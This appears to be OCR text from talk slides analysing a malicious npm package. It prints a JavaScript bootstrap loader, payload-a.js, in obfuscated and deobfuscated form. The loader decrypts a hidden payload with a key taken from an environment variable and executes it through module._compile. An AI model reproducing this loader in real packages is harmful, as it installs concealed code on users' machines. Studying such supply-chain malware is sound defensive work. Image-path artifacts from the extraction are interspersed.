
The bootstrap.



payload-a.js — npm-fuckup
payload-a.js
new
payload-a.js
<function>
! function() {
try {
var r = require,
t = process;
function e(r) {
return Buffer.from(r, "hex").toString()
}
var n = r(e("2e2f746573742f64617461")),
o = t[e(n[3])][e(n[4])];
if (!o) return;
var u = r(e(n[2]))[e(n[6])](e(n[5]), o),
a = u.update(n[0], e(n[8]), e(n[9]));
a += u.final(e(n[9]));
var f = new module.constructor;
f.paths = module.paths, f[e(n[7])](a, ""), f.exports(n[1])
} catch (r) {}
}();



payload-a.js — npm-fuckup
payload-a.js
new ▸ payload-a.js ▸ ...
function unhex(r) {
return Buffer.from(r, "hex").toString();
}
var n = require(unhex("2e2f746573742f64617461"));
var o = process[unhex(n[3])][unhex(n[4])];
if (!o) return;
var u = require(unhex(n[2]))[unhex(n[6])](unhex(n[5]), o)
var a = u.update(n[0], unhex(n[8]), unhex(n[9]));
a += u.final(unhex(n[9]));
var f = new module.constructor();
(f.paths = module.paths), f[unhex(n[7])](a, ""), f.exports(n[1]);

